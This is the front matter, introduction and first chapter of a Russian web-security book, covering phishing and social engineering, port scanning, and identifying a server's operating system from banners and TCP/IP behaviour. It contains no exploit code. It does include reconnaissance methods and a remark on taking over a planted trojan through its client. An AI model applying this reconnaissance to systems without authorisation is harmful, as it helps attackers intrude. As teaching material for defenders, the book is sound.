WEB-СЕРВЕР глазами ХАКЕРА

3-е издание

Михаил Фленов

Проблемы безопасности web-серверов

Ошибки в сценариях на PHP, Perl, ASP

SQL-инъекции

Примеры ошибок на реальных web-сайтах

Как искать и исправлять ошибки в сценариях

Каптча — защита и обход

bhv®

Михаил Фленов

WEB-сервер глазами хакера

3-е издание

Санкт-Петербург
«БХВ-Петербург»
2021

УДК 004.451
ББК 32.973.26-018.2
Ф71

Фленов М. Е.

Ф71 Web-сервер глазами хакера. — 3-е изд., перераб. и доп. — СПб.: БХВ-Петербург, 2021. — 256 с.: ил. — (Глазами хакера)

ISBN 978-5-9775-6795-4

Рассмотрена система безопасности web-серверов и типичные ошибки, совершаемые web-разработчиками при написании сценариев на языках PHP, ASP и Perl. Приведены примеры взлома реальных web-сайтов, имеющих уязвимости, в том числе и популярных. В теории и на практике рассмотрены распространенные хакерские атаки: DoS, Include, SQL-инъекции, межсайтовый скриптинг, обход аутентификации и др. Представлены основные приемы защиты от атак и рекомендации по написанию безопасного программного кода, настройка и способы обхода каптчи. В третьем издании рассмотрены новые примеры реальных ошибок, приведены описания наиболее актуальных хакерских атак и методов защиты от них.

Для web-разработчиков и системных администраторов

УДК 004.451
ББК 32.973.26-018.2

Группа подготовки издания:

Руководитель проекта	*Павел Шалин*
Зав. редакцией	*Людмила Гауль*
Редактор	*Наталья Смирнова*
Компьютерная верстка	*Натальи Смирновой*
Дизайн серии	*Марины Дамбиевой*
Оформление обложки	*Карины Соловьевой*

"БХВ-Петербург", 191036, Санкт-Петербург, Гончарная ул., 20.

ISBN 978-5-9775-6795-4

© ООО "БХВ", 2021
© Оформление. ООО "БХВ-Петербург", 2021

Оглавление

Введение

Предыдущее издание 2009 года начиналось словами: "Интернет захватывает все новые и новые области". Прошло уже более 10 лет, и можно смело сказать, что интернет захватил все. У меня дома свет включается голосом через "умную" колонку, и даже контролировать включение лампочки я могу удаленно. Если же я не помню, выключил ли свет перед уходом, то смогу это легко проверить с помощью телефона через интернет. Дверь в дом также открывается с телефона, и настройки сделаны так, чтобы дверь открывалась автоматически, когда я подхожу к дому. Через интернет также можно управлять температурой в доме, включая системы климат-контроля. Все эти возможности автоматизированного управления домом посредством интернета объединены в понятие "умный дом" (от англ. smart home).

В 2000-х годах я писал о том, что не готов представить управление через интернет даже безобидными бытовыми приборами, но уже через пять лет рискнул начав автоматизацию и продолжаю это делать по сей день.

Что изменилось, и почему я поменял свое отношение к интернету? Дело в том, что ИТ-мир изменился, отношение людей к безопасности изменилось. Да, мир еще не идеален и, возможно, никогда таким не станет, уязвимости в программном обеспечении существовали и будут существовать, но за счет более серьезного отношения к безопасности хочется доверять и жить в современном мире с полноценной автоматизацией.

Крупные бренды серьезно относятся к безопасности, и поэтому я просто выбираю известных и проверенных производителей, которые вкладывают деньги не только в разработку, но и в тестирование.

Действительно ли хакеры так страшны? Может быть, страх навеян журналистами, которые пишут на тему интернет-взломов и любят приукрасить, преувеличивая возможности хакеров? Да, действия хакеров содержат угрозу, но более опасны программисты и администраторы, не уделяющие проблемам безопасности достаточно внимания. Ошибаются все, я и сам не без греха. Но иногда встречается откровенный непрофессионализм, когда нет даже простейших попыток обеспечить web-серверу достойную защиту. Чаще всего этим грешат люди, не имеющие достаточных навыков работы с компьютером, которые только недавно подключились к интернету и решили создать свой web-сайт.

Но непрофессионализм или невнимательность составляют не такую уж и большую долю в нашем мире. Если бы сайты так легко было взломать, то они бы не существовали. В интернете много сайтов, которые оперируют не только безобидной информацией, но и деньгами в виде электронной наличности.

Я никогда не был хакером, но всегда интересовался безопасностью, потому что работаю со стороны защитных барьеров. А чтобы защититься от интернет-атак, нужно понимать, откуда может прийти опасность и чем она может грозить.

Зачем мы будем рассматривать взлом, да еще и на практике? С одной стороны, этот материал можно воспринимать как инструкции по взлому, но с другой стороны, вы не сможете защититься, если не будете знать, откуда может прийти угроза и в чем она будет выражаться. Допустим, что вы полководец и хотите защитить свою территорию от вторжения. Вы можете выкопать вокруг своих земель ров, заминировать дороги и растянуть колючую проволоку, но все эти действия будут бессмысленными, если враг готовит воздушный удар или авиацию с бомбами. Поэтому сначала следует выяснить, как может действовать неприятель, а потом уже искать достойный ответ. Именно так мы и поступим: будем рассматривать возможную угрозу, а потом искать защиту от нее.

Несмотря на то, что я описываю взлом и знаю, как взламываются сайты, я еще ни разу в жизни ничего не взламывал ради личной выгоды или корыстных цел. То, что я делал, даже нельзя называть взломом. Да, я находил уязвимости на сайте и обнаруживал двери проникновения на web-сайты, но я никогда не брал чужой информации и всегда сообщал о найденных уязвимостях владельцам сайтов.

Что подразумевается под взломом web-сервера? Это взлом web-сайта или службы, которая обрабатывает web-страницы? Мы будем рассматривать проблему комплексно, включая защиту аппаратной части и операционной системы (ОС), а также web-сервера, баз данных и самих сценариев, которые выполняются на web-сервере. Аппаратную часть и ОС мы будем рассматривать поверхностно, по мере того как нам понадобится та или иная информация. Просто я не думаю, что стоит лишний раз говорить о том, как защищать BIOS компьютера или загрузчик: этот вопрос уж слишком отдален от тематики книги.

Обо мне

На всякий случай немного обо мне и о том, почему я решился создать эту книгу.

Я всегда интересовался безопасностью. В 1990-е годы начинал как один из внештатных авторов журнала "Хакер", для которого написал множество статей, и стоял у истоков создания рубрики "Кодинг".

В 2009 году переехал в Канаду, где начал работать в консалтинговой компании, которая выполняла работы для Sony USA. После ухода из этой компании я еще три года работал на Sony и выполнял для них работы по контракту. Я разрабатывал и сопровождал такие сайты, как:

- **www.sonyreward.com** — сейчас этот сайт переехал на новый адрес **https://www.rewards.sony.com**;
- **www.wheeloffortune.com** — сайт для телепрограммы, которая является оригинальной версией "Поля чудес".

В 2009 году я начинал как простой программист, но уже через три года стал архитектором. В течение 8 лет я работал над различными сайтами Sony, которые регулярно подвергались атакам хакеров.

В данной книге я постараюсь поделиться с читателями личным опытом работы по вопросам безопасности. Теорию несложно найти в интернете, а вот почитать о конкретном опыте с подробными пояснениями — это достаточно уникальное предложение. Надеюсь, моя книга будет интересной, а мои пояснения окажутся простыми и полезными.

Требования

Какие знания понадобятся для чтения этой книги? Да практически никаких, я постараюсь рассказывать все максимально просто, чтобы информация была доступна всем.

Для работы с примерами в этой книге я бы рекомендовал Linux или macOS, но если вы предпочитаете Windows, то его тоже можно использовать, особых проблем нет. Благо в Windows появилась возможность запустить подсистему Linux. Запустите Windows Store (в русской редакции Windows это может называться "Магазин приложений Windows"), далее находим Ubuntu и устанавливаем его. Таким образом вы получите доступ к полноценной командной строке Linux прямо в Windows.

Я пишу эти строки в Windows 10, а все Linux команды буду выполнять как раз с помощью подсистемы WSL (Windows Subsystem for Linux или подистема Windows для Linux) и конкретно Ubuntu. Когда я буду говорить, что какую-то команду нужно выполнить из командной строки Linux, то ее можно выполнять из терминала Linux или macOS или из терминала Ubuntu в Windows.

Что не вошло в книгу

Что не будет рассмотрено в данной книге подробно, так это социальная инженерия. Эту тему мы затронем лишь поверхностно, хотя именно данный метод позволяет осуществить взлом достаточно быстро и эффективно. Тут можно писать отдельную книгу, и если вас интересует более подробная информация, то советую обратиться к гуру социальной инженерии Кевину Митнику и его книге "Искусство обмана: контролирование человеческого фактора в безопасности".

Немного отвлекусь и скажу, что когда Кевин Митник отбывал наказание в местах не столь отдаленных, то большинство считало его величайшим хакером всех времен и народов, потому что он получил большой срок. Помню, как в интернете легко было встретить лозунги типа "Free Kevin Mitnick" ("Освободите Кевина Митника"). Но стоило человеку выйти на свободу, как его тут же начали считать чуть ли не ламером и зазнайкой, потому что он начал писать книги и специализироваться на консалтинге в сфере безопасности.

Я считаю этого человека очень умным и весьма опытным в сфере безопасности и особенно социальной инженерии и настоятельно рекомендую к прочтению его труды. Да, его взломы использовали или основывались на социальной инженерии, но это не отнимает его заслуг.

В некоторых случаях для понимания представленного материала могут понадобиться навыки программирования. Конечно же, я постараюсь все описывать доступно и понятно каждому, вне зависимости от уровня подготовки, и все же опыт программирования и знание команд ОС Linux желательны. По этим темам рекомендую две мои книги. О безопасности ОС Linux и ее командах можно почитать в книге "Linux глазами хакера", а о программировании для интернета на языке PHP можно узнать из книги "PHP глазами хакера".

Интернет

Из интернет-ресурсов я могу порекомендовать:

- **www.flenov.info** — блог очень умного парня. Сам себя не похвалишь, так никто не похвалит;
- **www.securitylab.ru** — отличный сайт по безопасности, где можно почитать много интересных статей и пообщаться на форуме с очень опытными людьми в сфере безопасности;
- **www.xakep.ru** — сайт знаменитого журнала "Хакер", в котором работал и ваш покорный слуга.

Сайтов по безопасности в рунете очень много, но для начала этого будет достаточно. Не буду выделять какие-то как лучшие, а порекомендую читать разные сайты, чтобы увидеть различные точки зрения.

Благодарности

В каждой своей книге я благодарю тех, кто помогает мне в работе. Не устану благодарить своих родных и близких (жену, детей, родителей), которые ежедневно окружают меня и терпят мои исчезновения в виртуальной реальности. Я вас всех люблю и рад, что вы у меня есть.

Отдельная и особая благодарность издательству "БХВ-Петербург" и всем его сотрудникам, которые помогали мне в создании этой книги.

Хочу поблагодарить всех моих читателей и Вас, за то, что купили эту книгу, а не скачали из интернета нелегальную копию, и надеюсь, что эта работа Вам понравится. Мы постарались сделать все необходимое, чтобы книга была интересной и полезной и никто не пожалел бы о потраченных на нее денег.

Если возникнут вопросы или пожелания по улучшению данной книги, то вы всегда можете связаться со мной через сайт **www.flenov.info**.

ГЛАВА 1

Основы безопасности

В этой главе мы познакомимся с основами, базовой теорией взлома web-сайтов и выясним, каким образом идет поиск уязвимостей. В начале главы поверхностно будет затронута тема социальной инженерии, в дальнейшем мы не будем использовать ее (ну, может, совсем чуть-чуть) для достижения необходимого результата.

Содержимое этой главы пересекается с некоторыми отрывками из других моих книг, потому что мне уже много приходилось писать о безопасности. В этой главе я собрал самое интересное из своих предыдущих работ (но не все, а только то, что касается web), дополнил и обновил информацию с учетом текущих реалий. Даже если вы читали мои предыдущие книги, эта глава не должна стать для вас скучным чтивом.

1.1. Социальная инженерия

Социальная инженерия — это очень мощное оружие, которое может срабатывать даже там, где программы на сервере написаны идеально, потому что она использует самое слабое звено — человека. Наверное, каждая уязвимость связана с человеческим фактором, ведь серверные программы, в которых мы будем искать уязвимости, написаны человеком и именно он делает ошибку, которая приводит к взлому. В данном случае социальная инженерия ищет слабое место (можно сказать, уязвимость, если проводить аналогию с программами) в человеке.

С помощью социальной инженерии происходило большинство наиболее громких взломов и создавались самые известные вирусы. В моей молодости много шума наделал вирус "Анны Курниковой", когда пользователям приходило письмо с вложением и предложением посмотреть фотографию обнаженной Анны. Это тоже социальная инженерия, которая играет на слабостях человека. Любопытство мужчин, которые запускали прикрепленный файл и таким образом заражали свой компьютер, помогло распространению этого вируса. А ведь на тот момент мужская половина была бóльшей частью пользователей интернета. В данном случае использовалась слабость (можно снова назвать уязвимостью) человека — любопытство и похоть.

Социальная инженерия основана на психологии человека и использует его слабые стороны. С ее помощью хакеры заставляют жертву делать то, что им нужно: заражают компьютеры, получают пароли. Сколько раз я слышал про украденные номера кредитных карт с помощью простых почтовых сообщений. Пользователь получает письмо с просьбой сообщить свой пароль, потому что база данных банка порушилась из-за погодных условий, проказ хакера или неисправности оборудования. Ничего не подозревающие пользователи всегда сообщают данные, потому что боятся потерять информацию.

Да, в последнее время доверчивость у пользователей интернета уменьшается благодаря СМИ. Теперь уже все сложнее найти человека, который откроет свой пароль в ответ на поддельное письмо от службы поддержки. Сейчас наоборот, пользователи боятся использовать некоторые защищенные и очень полезные сервисы. Но и хакеры не дремлют и ищут все новые и новые методы, все более изощренные способы обмануть людей.

Есть и такие хакеры, которые редко придумывают что-либо новое, а используют старые и проверенные способы. И, несмотря на это, всегда находятся те, кто попадаются на удочку. Я пользуюсь интернетом уже очень долгое время и ежедневно получаю десятки писем с просьбой запустить файл для обновления защиты или для того, чтобы увидеть что-то интересное. А ведь достаточно часто отправители — пользователи зараженных компьютеров. Значит, кто-то открывает такие вложения.

Я никогда не открываю вложения, и это одна из причин, почему мне не нужны антивирусы уже лет 15.

Несмотря на широкое использование защитных программных комплексов и антивирусных программ, количество вирусов не уменьшается, а если и уменьшается, то не сильно. Каждый день в интернете появляются новые пользователи, которые еще ничего не знают о мерах предосторожности. Именно они чаще всего попадаются на различные уловки.

Итак, давайте рассмотрим некоторые способы, которыми пользуются хакеры. Это поможет вам распознавать их и отделять попытки психологического воздействия от простого общения с людьми. Помните, что социальная инженерия максимально сильна в интернете, когда вы не можете воочию оценить намерения своего собеседника.

Классика — взлом через смену пароля. Жертве приходит письмо с просьбой обновить свои реквизиты на web-странице банка, и при этом ссылка из письма указывает совершенно на другой web-сайт, где введенные пользователем данные попадают в руки хакеру.

Мне регулярно приходят письма, в которых используется очень старый и давно забытый способ социальной инженерии. Письмо имеет примерно следующее содержание: "Здравствуйте. Я администратор компании XXXXX. Наша база была подвержена атаке со стороны хакера, и мы боимся, что некоторые данные были изменены. Просьба просмотреть следующую информацию, и если что-то неверно, то сообщите мне, я восстановлю данные в базе".

После этого может идти перечисление данных обо мне, которые легко получить через социальные сети.

У меня есть сайты, поэтому мои данные легко находят в интернете с помощью сервиса whois. На любом web-сайте регистрации доменов есть такая служба, позволяющая определять имя владельца домена. Хакер может воспользоваться этим и указать в письме всю найденную информацию. Помимо этого, он может указать еще два параметра: имя пользователя и пароль. Конечно же, эти данные хакер, скорее всего, не знает, поэтому здесь будут неверные значения. Кое-кто из пользователей при получении таких писем теряется и, волнуясь за свой web-сайт, открывает ссылку из письма, которая ведет на зловредный сайт, и там через какую-либо форму сообщает хакеру уже правильные параметры доступа.

Данный метод использует хороший психологический прием: сначала приводится достоверная информация, и только в параметрах доступа заложена ошибка. Таким образом завоевывается расположение и доверие жертвы, и если пользователь незнаком с таким принципом социальной инженерии, то вероятность получить пароль достаточно высока. Это подтверждает не только множество знаменитых взломов в 80-х годах прошлого столетия, но и то, что этот метод существует и работает даже в наши дни.

Сейчас количество взломов этим методом сократилось, однако это может быть лишь затишьем перед бурей. Пользователи могут расслабиться, и атака снова станет популярной. Ведь все новое — это хорошо забытое старое. Если немного модифицировать подход, чтобы пользователи сразу не заметили подвоха, то атака может стать очень эффективной.

Задача хакера — войти в доверие к защищающейся стороне и узнать пароли доступа. Для этого используются психологические приемы воздействия на личность. Человеку свойственны любопытство, доверчивость и чувство страха. Любое из этих чувств может стать причиной утери информации.

Благодаря излишнему любопытству мы верим призывам открыть прикрепленный к письму файл и самостоятельно запускаем на своем компьютере вирусы. В силу нашей доверчивости хакерам удается узнать секретную информацию. Но самые сильные эмоции вызывает страх. Именно на страхе и боязни потери паролей основана большая часть атак, с помощью которых пользователя вынуждают сказать необходимые сведения.

Еще две слабости, которые очень часто приводят к положительному результату, — жадность и алчность. Деньги портят людей, а хакеры умеют этим пользоваться. Наилучший результат достигается тогда, когда хакер использует сразу несколько слабостей: например, страх и любопытство одновременно.

У нас на работе есть отдел, который занимается безопасностью. Они регулярно рассылают письма с напоминанием, что нельзя открывать ссылки из писем, источник которых нам неизвестен. Несмотря на то, что многие прекрасно знают о проблемах безопасности, подобные напоминания помогают держать нас в тонусе.

Крупные и громкие взломы происходят циклично. Пара-тройка крупных взломов, после чего может быть тишина в течение продолжительного времени. За время затишья народ расслабляется и больше подвержен атакам. Чтобы этого не произошло, и рассылаются подобные письма.

Как бы ни говорили о том, что социальная инженерия через электронные письма — опасная вещь и она регулярно становится причиной проблем, эффективность этих рассказов все же далека от идеала. Реальность показывает, что люди часто игнорируют предупреждения в надежде, что их это не коснется.

Но что может быть лучше реальных примеров? Поэтому у нас на работе как-то рассылали письмо, которое копировало популярную атаку хакеров и содержало ссылку на фейковый сайт. Говорят, что в результате достаточно большое количество сотрудников кликнуло по ссылке.

Хакеры пользуются социальной инженерией незаметно, но эффективно. Вы даже не почувствуете подвоха, когда у вас попросят пароль или секретную информацию, и послушно все отдадите. Чтобы не попасться на крючок, вы должны иметь представление о том, какие методы социальной инженерии могут использоваться для достижения необходимой цели. С основными методами можно познакомиться в книге самого знаменитого хакера — Кевина Митника "Искусство обмана: контролирование человеческого фактора в безопасности".

Социальная инженерия работает до сих пор, и очень много взломов по сей день совершается старым добрым методом — через почту заражается компьютер одного из сотрудников компании. Получив контроль над одним из компьютеров, заражается какое-то программное обеспечение в сети и идет дальнейшее продвижение.

Пока что идет расследование недавнего взлома SolarWinds, но, похоже, именно так он и произошел. Хакеры подбросили зловредный код в одно из приложений, которое используется в компании, что привело в дальнейшем к очень серьезным последствиям.

Хотя я и сказал, что не буду в данной книге уделять большого внимания социальной инженерии, давайте все же рассмотрим несколько рекомендаций, как защищаться от фейковых писем:

- всегда проверяйте адрес отправителя. Очень часто почтовые программы прячут e-mail и показывают только имя отправителя. Если хакер отправит письмо от имени **info-microsoft.com<an1930123@mail.ru>**, то почтовая программа может отобразить только **info-microsoft.com**, а реальный адрес будет спрятан. При клике на имя программа все же покажет спрятанный e-mail и если это что-то типа **an1930123@mail.ru**, то письмо явно не от Microsoft. Вообще нужно обращать внимание на каждую мелочь в адресе. Солидные компании не рассылают письма от имени e-mail адресов, которые не вызывают доверия;
- ссылки внутри письма также могут указывать на то, реальное перед нами письмо или нет. Если навести на ссылку мышкой, то должна появиться подсказка, которая точно будет указывать реальную ссылку, на которую мы попадем при клике. Если она вызывает доверие и реально указывает на сайт, о котором го-

ворится в письме, то можно кликнуть. Если письмо от Microsoft со ссылкой **m1cr0soft.com**, то, конечно, же это фейк;

- если ссылка указывает на сайт, который мы ожидаем, и домен не вызывал вопросов, открываем сайт и после загрузки еще раз проверяем ссылку в браузере. Дело в том, что на сайте могла быть уязвимость, которая после загрузки перенаправила вас на сайт хакера. У крупных компаний, таких как Microsoft или Google, подобное встречается сейчас крайне редко, и я уже не припомню, когда последний раз сообщали о подобном в новостях. Но на небольших сайтах такое еще случается.

1.2. Природа взлома

Универсального способа взлома интернета (а точнее, web-сайтов) не существует. Если бы такое средство существовало, интернет бы уже охватили анархия и беспредел, а все сайты были бы взломаны. Вместо этого каждый раз приходится искать свое решение, которое откроет необходимую дверь для определенного сайта.

Да, есть атаки, которые могут уничтожить любую защиту: DDoS (Distributed Denial of Service, распределенная атака на отказ в обслуживании) или подбор паролей, но затраты на проведение этих атак могут оказаться слишком большими, хотя они не требуют много ума и доступны для реализации даже новичку. За взлом сервера с помощью перебора паролей или за DDoS-атаку хакеры никогда не будут признаны общественностью как профессионалы, поэтому к подобным методам прибегают только в крайних случаях и в основном начинающие взломщики.

Почему количество атак с каждым годом только увеличивается? Я не говорю сейчас о свершившихся или удачных атаках, я говорю о попытках. Раньше вся информация об уязвимостях хранилась на закрытых BBS (Bulletin Board System, электронная доска объявлений) и была доступна только избранным. К этой категории относились и хакеры, совершавшие безнаказанные атаки, потому что уровень их знаний и опытности был достаточно высок. Проникнуть на такую BBS непосвященному или новичку было очень сложно, а чаще всего просто невозможно. Информация об уязвимостях и программы для реализации атак были доступны ограниченному количеству людей.

С одной стороны, информация становится более доступной, с другой стороны — люди становятся более образованными с точки зрения компьютерной грамотности.

Когда только появились машины, то управление ими было доступно только избранным, но с распространением машин все больше людей могут ими управлять. Сейчас уже не только профессиональные гонщики соревнуются в скорости, по улицам может гонять кто угодно, хотя это и грозит штрафами.

То же самое и с ИТ. Если раньше только программистам был доступен взлом компьютеров и web-сайтов, то в наше время это может делать практически кто угодно.

С помощью специального софта и за счет возросшей образованности все больше людей пользуются взломом для совершения не очень законных действий.

Мир меняется. Компьютеры становятся более доступными и сейчас уже есть практически в каждой семье.

В настоящее время сведения об уязвимостях стали практически общедоступными. Существует множество сайтов, где можно не только получить подробные инструкции по взлому, но и найти программу, которая вообще без специализированных знаний по нажатию кнопки, будет производить атаку. В некоторых случаях достаточно только указать адрес web-сайта, который вы хотите взломать, нажать на "волшебную" кнопку, и компьютер сделает все необходимое сам, без вашего вмешательства, при этом вы абсолютно не будете знать и понимать, как это произошло.

Да, далеко не вся информация попадает в публичный доступ (паблик) сразу после обнаружения. Хакеры могут использовать найденные уязвимости только в определенных кругах и какое-то время держать информацию доступной только для избранной категории. Особенно это касается группировок, которые взламывают профессионально. Но со временем и эта информация становится публичной.

С одной стороны, информация действительно должна быть открытой. Администраторы, зная методы взлома, могут построить соответствующую защиту. Другое дело, что далеко не каждый следит за тенденциями в сфере безопасности, и далеко не все администраторы отрабатывают свою зарплату, строя безопасные сети.

С другой стороны, если закрыть web-сайты, на которых содержится информация об уязвимостях, то количество атак резко сократится. Большинство взломов совершается именно непрофессионалами, которые нашли где-то программу для совершения злодеяний и выполнили ее.

Лично я разрываюсь между двух огней и не могу проголосовать за открытость или закрытость информации. С одной стороны, информация должна быть открыта, а администраторы и программисты должны быть внимательнее и быстрее реагировать на найденные ошибки, а с другой — ее лучше закрыть, чтобы у злоумышленников не было соблазна использовать готовые программы.

Наверное, я все же проголосую за открытость, но при этом правоохранительные органы должны лучше реагировать на действия вандалов, а администраторы должны лучше контролировать безопасность. Каждое общество требует разумного управления. Это не значит, что за каждым щелчком нужно следить, это значит, что взломы должны наказываться по определенным законам. Мы должны вести себя цивилизованно, иначе, как раковая опухоль уничтожает живой организм, мы уничтожим сами себя.

Безусловно, интересно наблюдать за тем, как две команды хакеров воюют между собой, взламывая web-сайты друг друга, но все должно иметь свой предел. Каков этот предел, я судить не могу. Никто не может вынести решение, каким быть интернету, потому что на данный момент он свободен и в каждой стране подчиняется своим законам. Но интернет — это единое общество, а закон должен быть для всех единым. Пока не будет закона, его соблюдения и контроля, анархия будет продолжаться.

1.3. Исследование

Допустим, что у вас на примете есть сервер или компьютер, который нужно взломать или протестировать на защищенность от взлома. С чего нужно начинать? Что сделать в первую очередь?

Четкой последовательности действий нет. Взлом — это творческий процесс, а значит, и подходить к нему надо с этой точки зрения. Нет определенных правил, и нельзя все подвести под один шаблон.

Самое первое, с чего начинается взлом или тест ОС на уязвимость, — сканирование портов. Для чего? А для того, чтобы узнать, какие службы (в Linux это демоны) установлены в системе. Каждый открытый порт — это программа, установленная на сервере, к которой можно подключиться и выполнить определенные действия. Например, на 21-м порту работает служба FTP. Если вы сможете к ней подключиться, то вам станет доступной возможность скачивания и загрузки файлов. Но это только если вы будете обладать соответствующими правами на удаленном сервере.

Сначала следует просканировать первые 1024 порта. Среди них очень много стандартных служб типа FTP, HTTP, Telnet и т. д. Открытый порт — это дверь с замочком для входа на сервер. Чем больше таких дверей, тем больше вероятность, что какой-то засов не выдержит натиска и откроется, поэтому на сервере должно быть запущено только то, что необходимо.

Будет лучше, если вы установите на сервер только те программы, которые реально будут использоваться. Все остальное лучше не запускать, запрещать, а лучше вообще не устанавливать, чтобы хакер не смог самостоятельно их запустить и использовать.

У хорошего администратора открыты только самые необходимые порты. Например, если это web-сервер, не предоставляющий доступ к электронной почте, то нет смысла держать почтовые службы. Должен быть открыт только 80-й порт, на котором как раз и работает web-сервер. Все остальные порты должны быть не просто закрыты сетевым экраном, а лучше, если соответствующие службы совсем не будут установлены.

Распространенная ошибка: установлю на всякий случай все, просто не буду запускать или прикрою сетевым экраном. Это очень серьезная ошибка, которую я часто вижу у программистов. Им лень тонко настраивать нужные сервисы, им лень смотреть что именно нужно, а что нет. Хочется просто чтобы все работало и скорей приступить к программированию.

Если хакер проникнет на вашу систему, то он запустит остановленную службу или приоткроет сетевой экран, чтобы воспользоваться уже запущенной. Я об этом говорю уже очень давно, и то, что Microsoft движется в этом направлении, свидетельствует о том, что я верно мыслю. Понимаю, что это не я подсказал сотрудникам Microsoft, что не нужно устанавливать лишнее, но это говорит о том, что задумываюсь об этом не только я. Сначала IIS (Internet Information Server) стал устанав-

ливаться на компьютеры в минимальной конфигурации. Теперь и MS Windows Server устанавливается в минимальной конфигурации, а вы можете добавлять потом только нужные вам роли и только нужные вам программы.

Хороший сканер портов определяет не только номер открытого порта работающего на удаленной системе сервиса, но и показывает название работающей на нем службы. Жаль, но очень часто показывают не настоящее название, а только имя возможного сервера. Так, для 80-го порта будет показано "http". Если сканер не показывает имен служб, то в ОС Windows их можно посмотреть в файлах protocol и services из каталога C:\WINDOWS\system32\drivers\etc. Просто откройте их в Блокноте или любой другой программе просмотра текстовых файлов. В результате вы увидите что-то похожее на следующий список:

```
echo        7/tcp
echo        7/udp
discard     9/tcp     sink null
discard     9/udp     sink null
systat      11/tcp     users          #Active users
systat      11/tcp     users          #Active users
daytime     13/tcp
daytime     13/udp
qotd        17/tcp     quote          #Quote of the day
qotd        17/udp     quote          #Quote of the day
```

Файл имеет следующую структуру:

<служба> <номер порта>/<протокол> [псевдонимы...] [#<комментарий>]

Но не забывайте, что это только описание стандарта, который легко нарушить. Администратор без проблем может запустить web-сервер не на 80-м порту, а на 21-м, и сканер портов напишет нам, что это FTP-сервер.

Остановитесь и посмотрите сейчас файл services. Здесь описаны наиболее распространенные на данный момент службы и порты, на которых они работают. Если вы еще не знакомы с этими номерами, то следует хотя бы что-то из этого оставить в памяти, чтобы знать потом, что искать на атакуемой системе. Я рекомендую обратить внимание и запомнить, что на портах 1433 и 1434 протоколов TCP и UDP работает Microsoft SQL Server и Microsoft SQL Monitor. На порту 1512 работают WINS (Microsoft Windows Internet Name Service, служба имен интернета для сетей Windows), которая далеко не без изъяна. Я весь файл приводить не буду, потому что он большой, а вы и без меня сможете в любой момент его посмотреть.

Но существуют программы, которые не доверяют стандарту и проверяют полученную информацию самостоятельно. Как это определить? Есть несколько способов:

- по строке приветствия, которая возвращается при подключении к порту. Большая часть служб при подключении возвращает сообщение, которое содержит название и версию службы. Позже мы еще будем говорить о том, что это сообщение может быть подделано;
- по ответу на подключение или по ответу на команду. Например, подключившись к 80-му порту, можно попробовать отправить серверу HTTP-команду, и

если сервер ответит корректно, то перед нами именно web-сервер. Если мы увидим ошибку, то нас пытаются обмануть;

- службы в ответ на подключения присылают разные пакеты. У некоторых пакетов есть достаточно уникальные метки, по которым мы можем с большой вероятностью сказать, что перед нами определенный сервис.

После того как мы определили состояние первых 1024 портов, можно начинать сканировать порты свыше этого. Здесь стандартные службы встречаются редко. Зачем же тогда сканировать? А вдруг кто-то до вас уже побывал на этом месте и оставил открытую дверку или установил на сервер троянскую программу. Большинство троянских программ держит открытыми порты свыше 1024, поэтому если вы администратор и нашли открытый порт в этом диапазоне, необходимо сразу насторожиться. Ну а если вы взломщик, то нужно узнать имя троянской программы и найти для нее клиентскую часть, чтобы воспользоваться ею для управления чужой машиной.

Среди служб, использующих порты выше 1024, встречаются и некоторые коммерческие, например СУБД (система управления базами данных). Дело в том, что номера из первой тысячи уже давно распределены и использовать какой-то из этого диапазона достаточно проблематично, поэтому современные службы эксплуатируют весь диапазон номеров до 65 535.

Нередко можно увидеть даже web-службы, которые работают на порту 8080. По умолчанию используется 80-й порт, но когда по каким-то причинам его не получается задействовать, это число удваивают до 8080.

Первые 1024 порта в ОС Linux обладают еще одним очень важным свойством: запустить службу, работающую на таком порту, может только пользователь с правами администратора (для UNIX-систем это пользователь с правами root). Таким образом система гарантирует, что службы, работающие на портах ниже 1024, запущены администратором. Они являются наиболее критичными с точки зрения безопасности сервера, поэтому рядовые пользователи не должны иметь права их запускать.

Если после сканирования вы нашли программу, через которую можно получить полный доступ к серверу, то на этом взлом может закончиться. Жаль, что такое происходит очень и очень редко, и чаще всего нужно затратить намного больше усилий.

Хорошо было во времена появления троянской программы Back Orifice, когда один хакер заражал компьютер пользователя, а другой без проблем мог воспользоваться уже готовым взломом. В настоящее время по интернету гуляет слишком большое количество троянских программ, которые используют разные порты и чаще всего даже позволяют настраивать номер порта, на котором они будут работать. А если серверная часть программы защищена паролем, то воспользоваться чужим трудом будет проблематично.

С другой стороны, в современном мире большинство компьютеров оснащены сетевым экраном, который может не позволить воспользоваться даже работающей троянской программой. Сетевые экраны — мощное средство в мире обороны и серьезное препятствие для взломщика.

1.3.1. Определение типа операционной системы

Сканирование — это всего лишь начальный этап, который дает немного информации для размышления. Ведь мы рассматриваем безопасность web-серверов, а значит, нас больше всего интересует 80-й порт. Тогда зачем нам нужно сканировать остальные? Это поможет узнать, какая ОС установлена на сервере. Ведь если на сервере работает MS SQL Server, то там, скорее всего, стоит Windows.

Желательно иметь сведения о версии, но это удается выяснить не всегда, да и на первых порах изучения системы можно обойтись без конкретизации. Главное — иметь четкое представление об используемой платформе: Windows, Linux, BSD, Mac OS или др. От этого зависит очень многое:

- какие программы могут быть установлены на сервере;
- какие команды можно выполнять;
- где находится информация о пользователях и их паролях;
- где может быть установлена ОС (в какой папке или в каком разделе);
- какие существуют уязвимости для данной ОС.

Как определяется тип ОС? Для этого есть несколько способов. Помимо работающих на удаленной системе сервисах, о типе системы мы можем судить:

- **по реализации протокола TCP/IP.** Это низкоуровневый метод, который работает на уровне пакетов, передаваемых от клиента к серверу. В различных ОС поразному организован стек протоколов. В основном этот вывод расплывчатый: Windows или Linux. Точную версию таким образом узнать невозможно, потому что в Windows 8 и 10 реализация протокола практически не менялась. В таком случае будет сложно определить разницу. Даже если программа определила, что на сервере установлен Linux, то какой именно дистрибутив, сказать будет сложно. И поэтому такая информация — это только часть необходимых данных для взлома;
- **по ответам служб.** Допустим, что на сервере жертвы есть анонимный доступ по FTP. Вам нужно всего лишь присоединиться к нему и посмотреть сообщение при входе в систему. По умолчанию в качестве приглашения используется надпись типа: "Добро пожаловать на сервер FreeBSD4.0, версия FTP-клиента X.XXX". Если вы такое увидели, то еще рано радоваться, так как неизвестно, правда это или нет. Хороший администратор изменяет строку приветствия, чтобы не упрощать взломщику жизнь. Могут не просто изменить, но и вводить в заблуждение, когда на Windows-сервере появится приглашение, например Linux. В этом случае злоумышленник безуспешно потратит очень много времени в попытках взломать Windows, стараясь использовать ошибки Linux. Поэтому не очень доверяйте надписям и старайтесь их перепроверить другими способами;

